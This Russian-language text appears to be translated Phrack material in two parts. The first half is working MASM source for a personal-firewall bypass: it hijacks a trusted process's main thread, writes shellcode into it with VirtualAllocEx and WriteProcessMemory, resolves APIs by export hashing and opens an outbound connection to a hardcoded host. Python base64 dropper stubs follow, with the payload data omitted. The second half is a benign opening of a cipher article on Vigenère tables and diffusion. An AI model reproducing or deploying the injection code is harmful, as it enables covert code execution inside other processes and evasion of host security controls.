        JE      GSE1

GSL:    LEA     EDX, p32.szExeFile
        INVOKE  lstrcmpi, EDX, OFFSET TRUSTED

        CMP     EAX, 0 ; lstrcmpi нечувствителен к регистру!
        JE      GSL1   ; хорошо, процесс найден

        INVOKE  Process32Next, hShot, ADDR p32

        CMP     EAX, 0 ; процессов больше нет,
        JE      GSE1   ; неудача
        JMP     GSL    ; иначе продолжаем цикл

        ; Экземпляр доверенного процесса найден, продолжаем
        ; получать информацию о его основном потоке и
        ; получать открытые дескрипторы как самого процесса,
        ; так и потока. Чтобы найти поток, нужно перебрать
        ; все записи потоков в снимке, пока не найдём поток,
        ; созданный обнаруженным процессом.

GSL1:   INVOKE  Thread32First, hShot, ADDR t32
```

```
        MOV     EBX, 0

TSL:    MOV     EDX, t32.th32OwnerProcessID
        CMP     EDX, p32.th32ProcessID
        JE      TSL0
        INVOKE  Thread32Next, hShot, ADDR t32
        CMP     EAX, 0 ; потоков больше нет (странно),
        JE      GSE1   ; неудача
        JMP     TSL    ; иначе продолжаем цикл

        ; Теперь, когда у нас есть идентификаторы как самого
        ; процесса, так и основного потока, используем
        ; OpenProcess() и OpenThread() для получения
        ; дескрипторов обоих. OpenThread — недокументированный
        ; вызов, но, похоже, это было случайностью.
        ; Она экспортируется из kernel32.dll так же, как
        ; OpenProcess().

TSL0:   MOV     EDX, pProcessInfo     ; адрес структуры

        MOV     EAX,p32.th32ProcessID ; скопировать ID процесса
        MOV     [EDX+08H], EAX

        MOV     EAX, t32.th32ThreadID ; скопировать ID потока
        MOV     [EDX+0CH], EAX

        PUSH    EDX                   ; сохранить адрес


        INVOKE  OpenProcess, PROCESS_ALL_ACCESS, \
                0, p32.th32ProcessID

        CMP     EAX, 0
        JE      GSE1
        MOV     EBX, EAX

        INVOKE  OpenThread, THREAD_ALL_ACCESS, 0, \
                t32.th32ThreadID

        CMP     EAX, 0
        JE      GSE1

        POP     EDX                   ; восстановить адрес
        MOV     [EDX], EBX            ; скопировать дескриптор процесса
        MOV     [EDX+04H], EAX        ; скопировать дескриптор потока

        PUSH    1                     ; успех
        JMP     GSE0

GSE1:   PUSH    0                     ; неудача

GSE0:   CMP     hShot, 0
        JE      GSE
        INVOKE  CloseHandle, hShot    ; очистка

GSE:    POP     EAX                   ; поместить возвращаемое значение в EAX
        RET                           ; готово.

getsvc  ENDP



istart:

inject  PROC, iBase:DWORD


        LOCAL k32base          :DWORD
        LOCAL expbase          :DWORD
        LOCAL forwards         :DWORD
        LOCAL pGetProcAddress  :DWORD
```

```
LOCAL pGetModuleHandle :DWORD
LOCAL pLoadLibrary     :DWORD
LOCAL pFreeLibrary     :DWORD

LOCAL pOpenEvent       :DWORD
LOCAL pCloseHandle     :DWORD
LOCAL pSetEvent        :DWORD

LOCAL pMessageBox      :DWORD
LOCAL u32base          :DWORD
LOCAL ws32base         :DWORD

LOCAL pWSAStartup      :DWORD
LOCAL pWSACleanup      :DWORD

LOCAL pSocket          :DWORD
LOCAL pConnect         :DWORD
LOCAL pSend            :DWORD
LOCAL pRecv            :DWORD
LOCAL pClose           :DWORD

JMP IG


sGetModuleHandle DB "GetModuleHandleA" ,0
sLoadLibrary     DB "LoadLibraryA"     ,0
sFreeLibrary     DB "FreeLibrary"      ,0

sOpenEvent       DB "OpenEventA"       ,0
sCloseHandle     DB "CloseHandle"      ,0
sSetEvent        DB "SetEvent"         ,0
sFWPEVENT        DB "TINY0"            ,0

sUser32          DB "USER32.DLL"       ,0
sMessageBox      DB "MessageBoxA"      ,0

sGLA             DB "GetLastError"     ,0
sWLA             DB "WSAGetLastError"  ,0

sWS2_32          DB "ws2_32.dll"       ,0
sWSAStartup      DB "WSAStartup"       ,0
sWSACleanup      DB "WSACleanup"       ,0
sSocket          DB "socket"           ,0
sConnect         DB "connect"          ,0
sSend            DB "send"             ,0
sRecv            DB "recv"             ,0
sClose           DB "closesocket"      ,0

wsa LABEL BYTE
 wVersion        DW 0
 wHighVersion    DW 0
 szDescription   DB WSADESCRIPTION_LEN+1 DUP(0)
 szSystemStatus  DB WSASYS_STATUS_LEN+1 DUP(0)
 iMaxSockets     DW 0
 iMaxUdpDg       DW 0
 lpVendorInfo    DD 0

sAddr LABEL BYTE
 sin_family      DW AF_INET
 sin_port        DW 05000H
 sin_addr        DD 006EE3745H
 sin_zero        DQ 0



sStartC          DB "SetUp Complete",0
sStart           DB "Injector SetUp complete. ", \
                    "Sending request:",13,10,13,10

sRequ            DB "GET / HTTP/1.0",13,10, \
                    "Host: www.phrack.org",\
```

```
                        13,10,13,10,0

        sCap            DB "Injection successful",0
        sRepl           DB 601 DUP(0)


IG:     ASSUME  FS:NOTHING          ; Обход ошибки MASM.

        MOV     EAX, FS:[030H]      ; Получить Process Environment Block
        TEST    EAX, EAX            ; Проверка Win9X
        JS      W9X

WNT:    MOV     EAX, [EAX+00CH]     ; WinNT: получить PROCESS_MODULE_INFO
        MOV     ESI, [EAX+01CH]     ; Получить fLink из упорядоченного списка модулей
        LODSD                       ; Загрузить адрес bLink в eax
        MOV     EAX, [EAX+008H]     ; Скопировать базовый адрес модуля из списка
        JMP     K32                 ; Готово

W9X:    MOV     EAX, [EAX+034H]     ; Недокументированное смещение (0x34)
        LEA     EAX, [EAX+07CH]     ; ...
        MOV     EAX, [EAX+03CH]     ; ...
K32:    MOV     k32base,EAX         ; Сохранить копию базового адреса
        MOV     pGetProcAddress, 0  ; теперь ищем GetProcAddress
        MOV     forwards,0          ; изначально число переадресаторов = 0

        MOV     pWSACleanup, 0      ; понадобятся позже для проверок
        MOV     ws32base, 0         ; ошибок
        MOV     pOpenEvent, 0

        ADD     EAX,[EAX+03CH]      ; указатель на IMAGE_NT_HEADERS
        MOV     EAX,[EAX+078H]      ; RVA директории экспортов
        ADD     EAX,k32base         ; т.к. RVA: прибавить базовый адрес
        MOV     expbase,EAX         ; IMAGE_EXPORTS_DIRECTORY

        MOV     EAX,[EAX+020H]      ; RVA массива AddressOfNames
        ADD     EAX,k32base         ; прибавить базовый адрес

        MOV     ECX,[EAX]           ; ECX: RVA первой строки
        ADD     ECX,k32base         ; прибавить базовый адрес

        MOV     EAX,0               ; EAX служит счётчиком
        JMP     M2                  ; начать цикл

M1:     INC     EAX                 ; увеличивать EAX каждую итерацию
M2:     MOV     EBX, 0              ; EBX будет вычисленным хэшем

HASH:   MOV     EDX, EBX
        SHL     EBX, 05H
        SHR     EDX, 01BH
        OR      EBX, EDX
        MOV     EDX, 0
        MOV      DL, [ECX]          ; Скопировать текущий символ в DL
        ADD     EBX, EDX            ; и прибавить DL к значению хэша
        INC     ECX                 ; увеличить указатель строки
        MOV      DL, [ECX]          ; следующий символ в DL, теперь:
        CMP     EDX, 0              ; проверка на нулевой символ
        JNE     HASH


        ; Здесь мы обрабатываем переадресаторы.
        ; Мы всегда вычитаем число уже встреченных переадресаторов
        ; из нашего итератора (EAX), чтобы получить
        ; соответствующее смещение из второго массива.

        PUSH    EAX                 ; Сохранить EAX в стеке
        SUB     EAX,forwards        ; Вычесть переадресаторы
        IMUL    EAX,4               ; адреса — DWORD
        INC     ECX                 ; Переместить указатель ECX на
                                    ; начало следующего имени

        MOV     EDX, expbase        ; Загрузить директорию экспортов
```

```
        MOV     EDX, [EDX+01CH]      ; EDX: массив точек входа
        ADD     EDX, k32base         ; прибавить базовый адрес
        MOV     EDX, [EDX+EAX]       ; Найти RVA функции
        ADD     EDX, k32base         ; прибавить базовый адрес
        MOV     pGetProcAddress, EDX ; будет верным, когда цикл закончится

        ; Второй этап проверки переадресаторов: если
        ; «точка входа» функции указывает на следующую
        ; строку в массиве №1, мы нашли переадресатор.

        CMP     EDX, ECX             ; проверка переадресатора
        JNE     FWD                  ; пропустить обычные точки входа
        INC     forwards             ; это был переадресатор

FWD:    POP     EAX                  ; Восстановить итератор EAX
        CMP     EBX, 099C95590H      ; хэш-значение "GetProcAddress"
        JNE     M1

        ; Мы получили всё необходимое. Использую простой макрос
        ; для загрузки функций с помощью pGetProcAddress.

        LPROC   k32base, sGetModuleHandle, pGetModuleHandle
        LPROC   k32base, sLoadLibrary, pLoadLibrary
        LPROC   k32base, sFreeLibrary, pFreeLibrary

        LPROC   k32base, sOpenEvent, pOpenEvent
        LPROC   k32base, sCloseHandle, pCloseHandle
        LPROC   k32base, sSetEvent, pSetEvent


        PSHS    sUser32              ; нам нужна user32.dll
        CALL    pGetModuleHandle     ; предполагаем, что она уже загружена
        EJUMP   INJECT_ERROR         ; (можно было бы использовать LoadLibrary)
        MOV     u32base,EAX          ; получили

        PSHS    sWS2_32              ; самое важное: библиотека winsock
        CALL    pLoadLibrary         ; LoadLibrary("ws2_32.dll");
        EJUMP   INJECT_ERROR
        MOV     ws32base, EAX


        LPROC   u32base,sMessageBox,pMessageBox
        LPROC   ws32base,sWSAStartup,pWSAStartup
        LPROC   ws32base,sWSACleanup,pWSACleanup
        LPROC   ws32base,sSocket,pSocket
        LPROC   ws32base,sConnect,pConnect
        LPROC   ws32base,sSend,pSend
        LPROC   ws32base,sRecv,pRecv
        LPROC   ws32base,sClose,pClose

        PSHS    wsa                  ; см. наш искусственный сегмент данных
        PUSH    2                    ; версия 2 подходит
        CALL    pWSAStartup          ; выполнить WSAStartup()
        CMP     EAX, 0
        JNE     INJECT_ERROR

        PUSH    0
        PUSH    SOCK_STREAM          ; обычный потоковый сокет
        PUSH    AF_INET              ; для интернет-соединений
        CALL    pSocket              ; создать его
        CMP     EAX, INVALID_SOCKET
        JE      INJECT_ERROR
        MOV     EBX,EAX

        PUSH    SIZEOF sockaddr      ; подключиться к www.phrack.org:80
        PSHS    sAddr                ; жёстко заданная структура
        PUSH    EBX                  ; наш дескриптор сокета
        CALL    pConnect             ; connect() к phrack.org
        CMP     EAX, SOCKET_ERROR
        JE      INJECT_ERROR
        PUSH    0                    ; без флагов
```

```
        PUSH    028H                ; 40 байт для отправки
        PSHS    sRequ               ; строка GET
        PUSH    EBX                 ; дескриптор сокета
        CALL    pSend               ; send() HTTP-запрос
        CMP     EAX, SOCKET_ERROR
        JE      INJECT_ERROR


        ; Теперь нужно получить ответ сервера. Нам нужен
        ; только HTTP-заголовок для отображения в message box
        ; в качестве индикатора успешного обхода.


        MOV     ECX, 0              ; количество полученных байт

PP:     MOV     EDX, iBase
        ADD     EDX, OFFSET sRepl-inject

        ADD     EDX, ECX            ; EDX — текущая позиция в строковом буфере
        PUSH    EDX
        PUSH    ECX

        PUSH    0                   ; без флагов
        PUSH    1                   ; один байт для получения
        PUSH    EDX                 ; строковый буфер
        PUSH    EBX                 ; дескриптор сокета
        CALL    pRecv               ; recv() байт

        POP     ECX
        POP     EDX

        CMP     AL, 1               ; получен один байт?
        JNE     PPE                 ; произошла ошибка
        CMP     ECX,2               ; проверить, получено ли уже
        JS      PP2                 ; более 2 байт

        MOV     AL, [EDX]           ; это полученный байт
        CMP     AL, [EDX-2]         ; ищем <CRLF><CRLF>
        JNE     PP2
        CMP     AL, 10              ; нашли, по всей видимости.
        JE      PPE                 ; нам нужны только заголовки.

PP2:    INC     ECX
        CMP     ECX,600             ; максимальный размер буфера 600 байт
        JNE     PP


PPE:    PUSH    EBX                 ; дескриптор сокета
        CALL    pClose              ; закрыть сокет

        PUSH    64                  ; значок информации и кнопка OK
        PSHS    sCap                ; строка заголовка окна
        PSHS    sRepl               ; HTTP-заголовок от www.phrack.org
        PUSH    0
        CALL    pMessageBox         ; отобразить message box

        JMP     INJECT_SUCCESS      ; успех.

INJECT_SUCCESS:
        PUSH    1                   ; вернуть успех
        JMP     INJECT_CLEANUP

INJECT_ERROR:
        PUSH    0                   ; вернуть неудачу

INJECT_CLEANUP:

        PUSH    EAX                 ; сохранить возвращаемое значение
        CMP     pWSACleanup,0
        JE      INJECT_DONE
        CALL    pWSACleanup         ; выполнить очистку
```

```
        CMP     ws32base, 0          ; проверить, загружали ли ws2_32
        JE      INJECT_DONE
        PUSH    ws32base
        CALL    pFreeLibrary         ; освободить ws2_32.dll

        ; следующий код — единственное реальное отличие
        ; от кода в образце №1. Он используется для сигнализации
        ; события с именем "TINY0", чтобы исполняемый файл-
        ; инъектор знал, когда этот код выполнил свою работу.

        CMP     pOpenEvent, 0
        JE      INJECT_DONE

        PSHS    sFWPEVENT            ; "TINY0"
        PUSH    0                    ; не наследуемый
        PUSH    EVENT_ALL_ACCESS     ; любой
        CALL    pOpenEvent           ; открыть событие
        CMP     EAX, 0
        JE      INJECT_DONE
        MOV     EBX, EAX

        PUSH    EBX
        CALL    pSetEvent            ; сигнализировать событие

        PUSH    EBX
        CALL    pCloseHandle         ; закрыть дескриптор

INJECT_DONE:

        POP     EAX
        RET                          ; и вернуться

inject  ENDP
iend:



bypass  PROC

        LOCAL   pinf             :PROCESS_INFORMATION
        LOCAL   mct              :CONTEXT

        LOCAL   dwReturn         :DWORD ; возвращаемое значение
        LOCAL   dwRemoteThreadID :DWORD ; ID удалённого потока
        LOCAL   pbRemoteMemory   :DWORD ; удалённый базовый адрес

        MOV     pinf.hProcess, 0
        MOV     pinf.hThread, 0

        ; Прежде всего создаём событие, необходимое для
        ; получения информации о ходе выполнения нашего
        ; внедрённого кода.

        INVOKE  CreateEvent, 0, 1, 0, OFFSET IEV_NAME
        EJUMP   BPE5
        MOV     IEV_HANDLE, EAX

        ; Ищем подходящий доверенный процесс для захвата
        ; его основного потока. Затем приостановим основной
        ; поток и убедимся, что счётчик приостановок равен
        ; ровно 1. Это может показаться излишне осторожным,
        ; но если основной поток уже приостановлен в момент
        ; инфицирования — у нас проблема. Поэтому мы
        ; убедимся с помощью нескольких дополнительных команд,
        ; что поток можно возобновить одним вызовом ResumeThread().

        INVOKE  getsvc, ADDR pinf
        EJUMP   BPE5

        INVOKE  SuspendThread, pinf.hThread
        CMP     EAX, 0FFFFFFFFH
```

```
        JE      BPE3
        CMP     EAX, 0
        JE      SPOK
SPL:    INVOKE  ResumeThread, pinf.hThread
        CMP     EAX, 1
        JNE     SPL

        ; Поток приостановлен и готов к захвату.
        ; Получаем регистр EIP вместе с некоторыми другими,
        ; которые нас не интересуют.

SPOK:   MOV     mct.ContextFlags, CONTEXT_CONTROL
        INVOKE  GetThreadContext, pinf.hThread, ADDR mct
        EJUMP   BPE2

        ; Выделяем память в адресном пространстве удалённого
        ; процесса для шелл-кода и внедряемой функции.

        INVOKE  VirtualAllocEx,pinf.hProcess,0,ALLSZE, \
                MEM_COMMIT,PAGE_EXECUTE_READWRITE
        EJUMP   BPE2
        MOV     pbRemoteMemory,EAX


        MOV     EBX, EAX         ; EBX: удалённый базовый адрес

        ADD     EAX, CODESZE     ; это будущий адрес
        MOV     PUSH_ADDR, EAX   ; функции inject

        MOV     EAX, mct.regEip  ; текущий EIP
        MOV     EDX, EBX         ; EDX: удалённый базовый адрес
        ADD     EDX, JUMPDIFF    ; EDX: абсолютный адрес вызова JMP

        ; Вычисляем расстояние между вызовом JMP и
        ; текущим EIP. Инструкция JMP процессора следует за
        ; двойным словом, содержащим относительное число байт
        ; для перехода от текущей позиции. Это знаковое длинное
        ; значение, которое фактически прибавляется к регистру EIP.
        ; Для вычисления нужного значения необходимо вычесть
        ; позицию вызова JMP из смещения, куда нужно перейти,
        ; и ещё вычесть 5 байт, поскольку именно такова длина
        ; самой инструкции JMP.

        SUB     EAX, EDX
        SUB     EAX, 05H
        MOV     JUMP_ADDR, EAX

        ; Наш шелл-код готов, записываем его вместе с функцией
        ; inject в удалённый процесс.

        INVOKE  WriteProcessMemory,pinf.hProcess,EBX, \
                OFFSET SHELLCODE,CODESZE,0
        EJUMP   BPE1
        ADD     EBX, CODESZE

        INVOKE  WriteProcessMemory,pinf.hProcess,EBX, \
                FUNCADDR,FUNCSZE,0
        EJUMP   BPE1

        ; Готово. Теперь захватываем основной поток, сбрасывая
        ; его указатель инструкций, чтобы продолжить выполнение
        ; с адреса нашего собственного внедрённого кода.

        MOV     EDX, pbRemoteMemory
        MOV     mct.regEip, EDX

        INVOKE  SetThreadContext, pinf.hThread, ADDR mct
        EJUMP   BPE1

        ; Возобновляем поток...
        INVOKE  ResumeThread, pinf.hThread
```

```
        CMP     EAX, 0FFFFFFFFH
        JE      BPE1

        ; Здесь мы используем созданное событие.
        ; Ждём, пока внедрённый код не просигнализирует
        ; событие (с разумным таймаутом), и затем ждём
        ; ещё одну секунду, чтобы убедиться, что наш код
        ; полностью завершил работу перед началом очистки.

        INVOKE  WaitForSingleObject, IEV_HANDLE, 60000
        CMP     EAX, 0
        JE      BPOK

        ; Однако если что-то пойдёт не так, лучше завершить
        ; поток как можно более незаметно.

        INVOKE  TerminateThread, pinf.hThread, 1

BPOK:   INVOKE  Sleep, 1000

BPE1:   INVOKE  VirtualFreeEx,pinf.hProcess, \
                pbRemoteMemory,ALLSZE,MEM_RELEASE

BPE2:   INVOKE  ResumeThread, pinf.hThread

BPE3:   CMP     pinf.hThread, 0
        JE      BPE4
        INVOKE  CloseHandle,pinf.hThread
BPE4:   CMP     pinf.hProcess, 0
        JE      BPE5
        INVOKE  CloseHandle,pinf.hProcess
BPE5:   INVOKE  CloseHandle, IEV_HANDLE
        RET

bypass  ENDP

END Main
```

Это бинарные версии двух примеров приложений для тех, кто не может установить использованный мной ассемблер. На самом деле файлы ниже — это Python-скрипты, которые декодируют версии исполняемых файлов в кодировке base64 и создают соответствующий бинарный файл в текущем каталоге. Если вы не используете Python, придётся найти другой способ их правильно декодировать.

```
############################## injector.py ##############################

from base64 import decodestring
open("injector.exe","wb").write(decodestring("""
TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
...
"""))
```

[Бинарные данные base64 для injector.exe — опущены]

```
############################### tiny.py ###############################

from base64 import decodestring
open("injector.exe","wb").write(decodestring("""
TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
...
"""))
```

[Бинарные данные base64 для tiny.exe — опущены]

```
|=[ EOF ]=---------------------------------------------------------------=|
```

Динамический полиалфавитный шифр замены

Автор: Veins

Содержание

---

1. Введение

В Phrack #51 mythrandir рассматривал криптоанализ моноалфавитных шифров, простые замены и перестановки. Данная статья посвящена другому виду замены — «полиалфавитной подстановке» — и тому, какие механизмы можно ввести, чтобы использовать её свойства. Затем речь пойдёт о «динамической полиалфавитной замене» — развитии идеи с таблицами замены, зависящими от ключа.

Будет представлен «функциональный, но ещё не завершённый» шифр. Это блочный шифр с 128-битным секретным ключом, использующий полиалфавитные таблицы замены (s-tables), сильно зависящие от ключа. Шифр DPA-128 состоит из простой функции, выполняющей над блоком три операции. Это не сеть Фейстеля, однако он соответствует принципам диффузии и смешения, сформулированным Шенноном. Шифр рассматривали лишь несколько человек, поэтому я настоятельно не рекомендую его использовать — он ещё ничем себя не доказал. Тем не менее, если вы станете его применять и захотите поделиться соображениями, я буду рад услышать. Только помните: не шифруйте им чувствительные данные — кто-нибудь, вероятно, придёт, вскроет шифр и разложит все ваши секреты по IRC ;)

Наконец, несколько уточнений. В этом документе я использую аббревиатуру DPA (от «dynamic polyalphabetic algorithms») для обозначения зависимости полиалфавитной замены от ключа. Мне встречались авторы, употреблявшие слово «динамический» применительно к шифрам, использующим полиалфавитную замену в режиме с псевдослучайным вектором (например, CBC). Я сохраняю эту аббревиатуру, но имею в виду, что замена, зависящая от ключа, работает в полной абстракции от режима, — а DPA-128, пока я пишу эти строки, реализует и ECB, и CBC. Кроме того, хотя реализаций динамического полиалфавитного шифра мне встречать не доводилось, это не означает, что все идеи данной статьи оригинальны. В некоторых вариантах DES применялись зависящие от ключа замены — путём перестановки строк s-таблиц, а ряд шифров использует односторонние хэш-функции для формирования подключей.

1.1. Для начала — напоминание. Что такое полиалфавитная замена?

Полиалфавитная замена — это гибрид между перестановкой и подстановкой.

Перестановка состоит в переупорядочивании символов открытого текста для получения шифртекста:

Предположим, секретное сообщение:

```
THIS IS MY SECRET MESSAGE DONT READ IT, ARAM SUCKS
```

После записи в таблицу из 8 столбцов:

```
T H I S I S M Y
S E C R E T M E
S S A G E D O N
T R E A D I T A
R A M S U C K S
```

Шифртекст получается чтением по столбцам:

```
TSSTR HESRA ICAEM SRGAS IEEDU STDIC MMOTK YENAS
```

Подстановка состоит в замене символов открытого текста:

Предположим, секретное сообщение:

```
THIS IS ANOTHER ATTEMPT TO PRESERVE MY PRIVACY
```

Алфавит подстановки — простая перестановка:

```
A B C D E F G H I J K L M N O P Q R S T U V W X Y Z
Y Z W X U V S T Q R O P K L M N I J G H E F C D A B
```

Шифртекст получается заменой каждой буквы открытого текста на соответствующую в переставленном алфавите:

```
HTQG QG YLMHTUJ YHHUKNH HM NJUGUJFU KA NJQFYWA
```

Заметим, что ни тот ни другой метод не требует ключа. Участники должны разделять лишь «протокол» — количество столбцов для перестановки или переставленный алфавит для подстановки. На практике существуют методы использования ключей в обоих случаях, однако в конечном счёте оба метода уязвимы как с ключом, так и без него. Я не стану описывать, как их взламывать: методы описаны в phrack #51, если мне не изменяет память, и они настолько просты, что некоторые телевизионные журналы используют их на своих игровых страницах.

Вернёмся к полиалфавитной замене. Таблица переставленных подстановок выглядит примерно так:

```
A B C D E F G H I J K L M N O P Q R S T U V W X Y Z
B C D E F G H I J K L M N O P Q R S T U V W X Y Z A
C D E F G H I J K L M N O P Q R S T U V W X Y Z A B
D E F G H I J K L M N O P Q R S T U V W X Y Z A B C
E F G H I J K L M N O P Q R S T U V W X Y Z A B C D
F G H I J K L M N O P Q R S T U V W X Y Z A B C D E
G H I J K L M N O P Q R S T U V W X Y Z A B C D E F
H I J K L M N O P Q R S T U V W X Y Z A B C D E F G
I J K L M N O P Q R S T U V W X Y Z A B C D E F G H
J K L M N O P Q R S T U V W X Y Z A B C D E F G H I
K L M N O P Q R S T U V W X Y Z A B C D E F G H I J
L M N O P Q R S T U V W X Y Z A B C D E F G H I J K
M N O P Q R S T U V W X Y Z A B C D E F G H I J K L
N O P Q R S T U V W X Y Z A B C D E F G H I J K L M
O P Q R S T U V W X Y Z A B C D E F G H I J K L M N
P Q R S T U V W X Y Z A B C D E F G H I J K L M N O
Q R S T U V W X Y Z A B C D E F G H I J K L M N O P
R S T U V W X Y Z A B C D E F G H I J K L M N O P Q
S T U V W X Y Z A B C D E F G H I J K L M N O P Q R
```

```
T U V W X Y Z A B C D E F G H I J K L M N O P Q R S
U V W X Y Z A B C D E F G H I J K L M N O P Q R S T
V W X Y Z A B C D E F G H I J K L M N O P Q R S T U
W X Y Z A B C D E F G H I J K L M N O P Q R S T U V
X Y Z A B C D E F G H I J K L M N O P Q R S T U V W
Y Z A B C D E F G H I J K L M N O P Q R S T U V W X
Z A B C D E F G H I J K L M N O P Q R S T U V W X Y
```

Это так называемая «таблица Виженера» — по имени Блеза де Виженера (французского математика, если вам это интересно). В отличие от перестановки и подстановки, здесь требуется ключ.

Предположим, секретный ключ:

```
BLEH
```

Предположим, секретное сообщение:

```
LAST ATTEMPT
```

Шифртекст — это пересечение каждого символа ключа с каждым символом сообщения. Символы ключа ищутся в самой первой строке, символы сообщения — в самом первом столбце. Поскольку ключ короче сообщения, он дополняется самим собой:

```
BLEHBLEHBLE
```

Если бы ключ был длиннее, сообщение дополнялось бы случайным мусором или ключ усекался бы (последнее чаще).

Шифртекст получается заменой буквы сообщения буквой на пересечении текущего символа сообщения и текущего символа ключа в таблице. Секретное сообщение принимает вид:

```
MLWABUXLNAX
```

Как вы могли заметить, даже если один символ встречается в открытом тексте два или более раз, он шифруется по-разному в зависимости от того, какой символ ключа используется. В этом и состоит смысл слова «полиалфавитная» в «полиалфавитной замене». Долгое время этот метод считался «невзламываемым шифром», а его вариант успешно использовался в ходе Второй мировой войны участниками Сопротивления против немцев.

Несмотря на то что это звучит надёжнее перестановки и подстановки, метод по-прежнему очень уязвим. Если не использовать ГПСЧ для генерации ключа, равного по длине шифруемым данным (одноразовый блокнот), можно восстановить размер ключа, сам ключ и/или сообщение при наличии достаточного объёма данных для анализа. Методы взлома этого вида шифров выходят за рамки статьи, но поиск в Google даст достаточно подсказок ;)

Полиалфавитные таблицы обладают тремя интересными свойствами:

```
a) f(a, b) == c
   f(a, b) == f(b, a)
   но... f(a, c) != b
   и при условии c = f(a, b) существует f1 такая, что f1(a, c) == b

b) в кодировке ASCII существует 256^2 комбинаций, дающих
   256 возможных результатов (включая исходный символ).

c) если предположить, что ключ действительно случаен И
   совпадает по размеру с шифруемым сообщением,
   все результаты равновероятны.
```

Равновероятность означает:

• если взять один символ шифртекста, вероятность того, что это любой конкретный символ открытого текста, одинакова. Каждый символ появляется в таблице ровно одинаковое число раз и является результатом одинакового числа комбинаций.

• не существует «бесполезной» замены. Если замена символа «A» даёт символ «A», это не считается бесполезным: у него было столько же шансов оказаться любым другим символом.

1.2. Слабые стороны полиалфавитной замены

Как я уже говорил, описанный выше шифр уязвим. Слабостей у него множество, и большинство из них связано с утечкой информации об открытом тексте, ключе и/или таблице замены. Если злоумышленник может шифровать данные тем же ключом, он определяет размер ключа по одному сообщению, а структуру таблицы замены — по другому, получая тем самым всю необходимую информацию для понимания шифртекста и любого другого шифртекста, зашифрованного тем же ключом. Но не заблуждайтесь: совсем не обязательно уметь шифровать — это лишь удобство ;)
Конкатенация ключа с самим собой ничего не меняет, а реализация на компьютере использует операцию взятия остатка от деления на размер ключа для экономии памяти.

Причины, по которым взлом столь прост:

• если выбрать ключи A и B, отличающиеся на один бит, то шифртексты будут отличаться лишь на один байт;
• если выбрать сообщения A и B, отличающиеся на один бит, то шифртексты также будут отличаться лишь на один байт;
• если изменить один бит в шифртексте и расшифровать его, результирующее сообщение будет отличаться лишь на один байт;
• если злоумышленник располагает частичным знанием ключа или сообщения, он может исключить маловероятные замены и тем самым резко снизить сложность атаки. Частичное знание ключа или сообщения открывает возможность статистического анализа даже там, где полиалфавитная замена обладает всеми характеристиками, необходимыми для его предотвращения.

Итак, подведём итог. Полиалфавитная замена в описанном виде уязвима к атакам на основе выбранного текста, атакам на основе известного текста, атакам на корреляцию ключей и в конечном счёте к статистическим атакам. Почти забыл упомянуть: любая частичная информация раскрывает сведения о других, несвязанных данных. Зная часть открытого текста и имея доступ к шифртексту, можно частично восстановить ключ; зная часть ключа и имея доступ к шифртексту, можно частично восстановить открытый текст. Здесь нет ни одной точки отказа — здесь только точки отказа...

1.3. Теория информации

Шеннон сформулировал два свойства, которыми должен обладать стойкий блочный шифр. Не то чтобы все шифры, им отвечающие, автоматически стойки, — просто те, что им не отвечают, почти наверняка слабы. Это свойства «смешения» (confusion) и «диффузии» (diffusion). Первое достигается полиалфавитной заменой: по одному зашифрованному байту без дополнительной информации невозможно определить, результатом какой именно замены он является. Это обеспечивается равновероятностью, которую дают полиалфавитные таблицы. Второго — диффузии — описанному выше шифру не хватает, и именно поэтому он столь уязвим. Диффузия — характеристика, при которой незначительная причина порождает значительный результат. Её иногда называют «каскадным эффектом».

В частности, диффузия должна обеспечивать: изменение одного бита ключа изменяет весь шифртекст; изменение одного бита открытого текста также изменяет весь шифртекст; изменение одного бита шифртекста изменяет весь открытый текст. Это «полное изменение» — лишь видимость, и более детальный взгляд на полный шифртекст покажет в среднем половину изменённых битов, что вы сможете заметить по выводу утилиты `bitdiff` далее в статье.

Хотя трудно окончательно судить о наличии правильного смешения и диффузии, оба свойства порождают энтропийный результат, измеримый несколькими методами. В этой статье упомянутые методы будут использованы, а дальнейшие объяснения приведены в ссылках. Шифр, не порождающий истинной энтропии, слаб; истинная энтропия == белый шум.

Один из способов добавить смешение — гарантировать, что шифртекст не зависит от ключа на побайтовой основе. Изменение одного бита ключа должно изменять весь шифртекст. Этого можно достичь с помощью односторонней хэш-функции для генерации ключа. Некоторые односторонние хэш-функции обладают свойствами, делающими их пригодными для этой цели:

```
h = f(M)
- каким бы ни был размер M, h имеет фиксированный размер
- зная M, легко вычислить h
- зная h, трудно вычислить M
- изменение одного бита в M изменяет (в среднем) половину битов h
- должно быть трудно найти M' при фиксированном M такое, что f(M) = f(M')
- должно быть трудно найти произвольные M и M' такие, что f(M) = f(M')
```

Два последних свойства кажутся одинаковыми, однако на практике «найти случайную коллизию» проще, чем «найти коллизию для заданного значения». При длине h 128 битов нахождение конкретной коллизии требует не более 2^128 попыток, а нахождение произвольной коллизии — не более 2^64. Это известно как атака «дней рождений».

Применение такой функции существенно затрудняет атаки на корреляцию ключей: два ключа, связанных друг с другом (например, отличающихся на один бит), дадут подключи, не имеющие между собой никакой видимой связи. Я уже не упоминаю атаки, основанные на частичном знании ключа ;)

Кроме того, это предотвратит выбор слабых ключей — намеренно или случайно — поскольку будет трудно найти ключ, который, пройдя через одностороннюю хэш-функцию, породит слабый подключ (если таковые вообще существуют ;). Под «слабым ключом» я имею в виду не «аааа» или «foobar», а ключи, порождающие подключ, вносящий уязвимость в процесс шифрования (например, четыре слабых ключа DES). Поскольку функция необратима, частичное знание открытого текста и доступ к шифртексту раскрывают не ключ, а подключ, по которому нельзя получить информацию об исходном ключе. Если алгоритм работает в несколько раундов, подключи можно генерировать, применяя f к предыдущему подключу:

```
раунд1:   f(k)
раунд2:   f(f(k))
раунд3:   f(f(f(k)))
и так далее...
```

Заметим: ничто не мешает реализации предварительно вычислять подключи для повышения производительности (именно так поступает моя реализация) вместо того, чтобы вычислять их для каждого блока. Свойства при этом сохраняются: знание подключа раунда 3 не даёт информации о подключе раунда 2 или раунда 1. Ещё одна точка отказа закрыта ;)
Наконец, это усиливает смешение, устанавливая зависимость каждого бита шифртекста от каждого бита пользовательского ключа.

